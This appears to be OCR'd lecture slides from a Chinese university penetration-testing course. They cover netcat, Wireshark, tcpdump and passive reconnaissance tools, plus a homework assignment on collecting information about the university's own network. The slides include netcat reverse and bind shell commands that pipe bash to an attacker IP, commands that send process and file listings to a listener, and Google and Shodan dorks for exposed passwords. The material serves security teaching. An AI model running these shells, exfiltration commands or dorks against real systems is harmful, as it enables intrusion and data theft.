计算机网络攻防实验课

第3周

陈健

chenj@nju.edu.cn

常用工具

- 经常使用且功能强大，安全人员必不可少的帮手
  - nc / ncat
  - Wireshark
  - Tcpdump

NETCAT ——NC

- 网络工具中的瑞士军刀
- 侦听模式 / 传输模式
- telnet / 获取banner信息
- 传输文本信息
- 传输文件/目录
- 端口扫描
- 远程控制/木马
- 流媒体服务器
- 远程克隆硬盘

NC——TELNET / BANNER

- nc –nv 1.1.1.1 110
- nc –nv 1.1.1.1 25
- nc –nv 1.1.1.1 80

NC——传输文本信息

- 攻击机：nc -l -p 4444
- 靶机：nc –nv 攻击机IP地址 4444
- 远程电子取证信息收集
  - 传输文件列表
    - 攻击机：nc –l –p 4444
    - 靶机：ls –l | nc –nv 攻击机IP地址 4444
  - 传输进程信息
    - 攻击机：nc –l –p 4444 > ps.txt
    - 靶机：ps aux | nc –nv 攻击机IP地址 4444 –q 1

NC——传输文件/目录

- 传输文件
  - A：nc -lp 4444 > 1.mp4
  - B：nc -nv 主机A的IP地址 4444 < 1.mp4 –q 1
  - 或
  - A：nc -q 1 -lp 4444 < a.mp4
  - B： nc -nv 主机A的IP地址 4444 > 2.mp4
- 传输目录
  - A：tar -cvf - music/ | nc -lp 4444 –q 1
  - B：nc -nv 主机A的IP地址 4444 | tar -xvf –

NC——端口扫描

- nc -nvz 靶机IP地址 1-65535
- nc –nvzu 靶机IP地址 1-1024

NC——远程克隆硬盘

- A： nc -lp 4444 | dd of=/dev/sda
- B： dd if=/dev/sda | nc -nv 主机A的IP地址 4444 –q 1

NC——远程控制

- 正向
  - 靶机：nc –lp 4444 -c bash
  - 攻击机：nc 靶机的IP地址 4444
- 反向
  - 攻击机：nc -lp 4444
  - 靶机：nc 攻击机的IP地址 4444 -c bash

NC——NCAT

- nc缺乏加密和身份验证的能力
- ncat包含于nmap工具包中
  - 靶机：ncat -c bash --allow 攻击机的IP地址 -vnl 4444 --ssl
  - 攻击机：ncat -nv 靶机的IP地址 4444 --ssl

WireShark

- 抓包嗅探、协议分析
- 抓包引擎
  - Libpcap—— Linux
  - Winpcap—— Windows
- 解码能力

WIRESHARK——基本使用方法

- 启动
- 选择抓包网卡
- 混杂模式
- 实时抓包
- 保存和分析捕获文件

WIRESHARK——筛选器

- 过滤掉干扰的数据包
- 抓包筛选器
- 显示筛选器
  - 点击某条目或将该条目所对应的报文内容展开后选择相应的字段，点击右键，选择apply as a filter

WIRESHARK——非标准端口和流协议

- 非标准端口
  - 右键点击报文，选择decode as，选择正确的协议
- 流协议
  - 右键点击报文，选择Follow TCP Stream

WIRESHARK——信息统计与专家系统

- 信息统计
  - Statistics菜单
- 专家系统
  - Analyze菜单->expert information

WIRESHARK：实验1

You notice that the indicator light near the robot's antenna begins to blink. Perhaps the robot is connecting to a network? Using a wireless card and the network protocol analyzer Wireshark, you are able to create a PCAP file containing the packets sent over the network.

You suspect that the robot is communicating with the crashed ship. Your goal is to find the location of the ship by inspecting the network traffic.

WIRESHARK：实验2

It appears a SYN-flood style DDoS has been carried out on this system. Send us a list of the IP addresses of the attackers (in any order, separated by spaces), so we can track them down and stop them.

WIRESHARK：实验3

We intercepted some of your friend's web activity. Can you get a password from his traffic?

TCPDUMP

- no-GUI的抓包分析工具
- Linux、Unix系统默认安装


TCPDUMP——抓包

- 抓包
  - 默认只抓68个字节
  - tcpdump -i eth0 -s 0 -w file.pcap
  - tcpdump –i eth0 port 22
- 读取抓包文件
  - tcpdump -r file.pcap

TCPDUMP——筛选

- tcpdump -n -r http.cap | awk '{print $3}'| sort –u
- tcpdump -n src host 1.1.1.1 -r http.cap
- tcpdump -n dst host 1.1.1.1 -r http.cap
- tcpdump -n port 53 -r http.cap
- tcpdump -nX port 80 -r http.cap

TCPDUMP——高级筛选



CEUAPRSF

00011000 = 24 in decimal

tcpdump –A –n ‘tcp[13] = 24’ –r http.cap

被动信息收集

- 公开渠道可获得的信息
- 与目标系统不产生直接交互
- 尽量避免留下一切痕迹
- OSINT：
  - 美国军方：http://www.fas.org/irp/doddir/army/atp2-22-9.pdf
  - 北大西洋公约组织：http://information-retrieval.info/docs/NATO-OSINT.html

信息收集内容

- IP地址段
- 域名信息
- 邮件地址
- 文档图片数据
- 公司地址
- 公司组织架构
- 联系电话 / 传真号码
- 人员姓名 / 职务
- 目标系统使用的技术架构
- 公开的商业信息
- ……

信息用途

- 用信息描述目标
- 发现漏洞
- 社会工程学攻击
- 物理缺口

DNS信息收集——NSLOOKUP

- nslookup
  - nslookup www.nju.edu.cn
  - 交互界面
    - server
    - type=a、mx、ns、any
  - nslookup -type=ns nju.edu.cn

DNS信息收集——DIG

- dig @8.8.8.8 nju.edu.cn mx
- dig www.nju.edu.cn any
- 反向查询：dig +noall +answer -x 8.8.8.8
- bind版本信息： dig +noall +answer txt chaos VERSION.BIND @dns.nju.edu.cn
- DNS追踪： dig +trace example.com
  - 抓包比较递归查询、迭代查询过程的区别

DNS区域传输

- dig @dns.nju.edu.cn nju.edu.cn axfr
- host -T -l nju.edu.cn dns.nju.edu.cn

DNS字典爆破

- **atk6-dnsdict6**
  - **atk6-dnsdict6 -4 -t 16 -x nju.edu.cn**
- fierce
  - fierce -dnsserver 8.8.8.8 -dns nju.edu.cn -wordlist a.txt
- dnsenum
  - dnsenum -f dns.txt -dnsserver 8.8.8.8 nju.edu.cn -o nju.xml
- dnsrecon
  - dnsrecon -d nju.edu.cn --lifetime 10 -t brt -D dnsbig.txt
  - dnsrecon -t std -d nju.edu.cn

DNS注册信息

- Whois
- whois -h whois.apnic.net 1.1.1.1

AFRINIC	http://www.afrinic.net
APNIC	http://www.apnic.net
ARIN	http://ws.arin.net
IANA	http://www.iana.com
ICANN	http://www.icann.org
LACNIC	http://www.lacnic.net
NRO	http://www.nro.net
RIPE	http://www.ripe.net
InterNic	http://www.internic.net

搜索引擎

- 公司新闻动态
- 重要雇员信息
- 机密文档 / 网络拓扑
- 用户名密码
- 目标系统软硬件技术架构

SHODAN

- 搜索联网的设备
- Banner：http、ftp、ssh、telnet
- https://www.shodan.io/
- 常见filter
  - net:202.119.32.0/24
  - city:nanjing
  - country:CN
  - port:80
  - os:windows
  - hostname:nju.edu.cn
  - server: apache

SHODAN

- 200 OK cisco country:JP
- user:admin pass:password
- Linux upnp avtech
- https://account.shodan.io/
- https://www.shodan.io/explore

GOOGLE搜索

- +充值 -支付
- 北京的电子商务公司
  - 北京 intitle:电子商务 intext:法人 intext:电话
- 阿里网站上的北京公司联系人
  - 北京 site:alibaba.com inurl:contact
- 塞班斯法案的PDF文档
  - SOX filetype:pdf
- 法国的支付相关页面
  - payment site:fr

GOOGLE搜索——实例

- inurl:"level/15/exec/-/show"
- intitle:"netbotz appliance" "ok"
- inurl:/admin/login.php
- inurl:qq.txt
- filetype:xls "username | password"

- https://www.exploit-db.com/google-hacking-database/

用户信息

- 邮件、主机
  - theHarvester –d sina.com –l 300 –b google
- 文件
  - metagoofil –d microsoft.com –t pdf –l 200 –o test –f 1.html

MELTAGO

- 开源情报收集和取证工具
- 登录使用

其他途径

- 社交网络
- 工商注册
- 新闻组 / 论坛
- 招聘网站
- http://www.archive.org/web/web.php

RECON-NG

- 全特性的web信息搜索框架
- 基于Python开发

RECON-NG

- recon-ng –w 工作区名
- help
- options list
  - NAMESERVER
  - USER-AGENT
  - PROXY
  - options set/unset
- workspaces list
- keys list

RECON-NG

- marketplace refresh
- marketplace info all
- marketplace search module_name
  - marketplace search shodan
  - marketplace search google
- marketplace install module_name
- modules load module_name_FullPath
  - info
  - options list
  - options set/unset
  - run
- show hosts

RECON-NG

- db schema
- query 数据库
  - options set SOURCE query select host from hosts where host like ‘%nju.edu.cn%’
- 生成报告
  - marketplace search report

作业1：南大网络信息被动收集

- 收集内容
  - IP地址段
  - 域名信息
  - 服务器操作系统及其版本
  - 服务器开放端口（TCP/UDP）
  - 监听服务器端口的软件及其版本
  - 路由器/交换机/防火墙信息

作业1：南大网络信息被动收集

- 被动信息收集方法
  - whois
  - 网站：官网、论坛、其他可公开访问到的网址
  - 搜索引擎：google、baidu、bing、shodan
  - 被动信息收集工具
    - Maltego
    - Theharvester
    - RECON-NG

作业1：南大网络信息被动收集

- 收集内容分析
  - 服务器操作系统分析
  - 开放端口分析
  - 使用软件分析
  - 可能会被利用的漏洞并给出理由

作业1：南大网络信息被动收集

- 实验报告要求
  - 利用被动信息收集方法收集南大网络信息（需要说明用的是什么工具），并给出收集信息的分析
  - pdf文档
  - 实验分数：10分（收集内容6分，内容分析4分）

Linux靶机渗透测试

- 主机发现
- 服务发现
- 漏洞发现
- 漏洞利用

主机发现：ping

- 扫描网段
  - for octet in {1..254}; do ping –c 1 10.0.2.$octet –W 1 >> pingsweep.txt & done
  - cat pingsweep.txt | grep “bytes from”
  - cat pingsweep.txt | grep “bytes from” | cut –d “ “ –f4 | cut –d “:” –f1 > targets.txt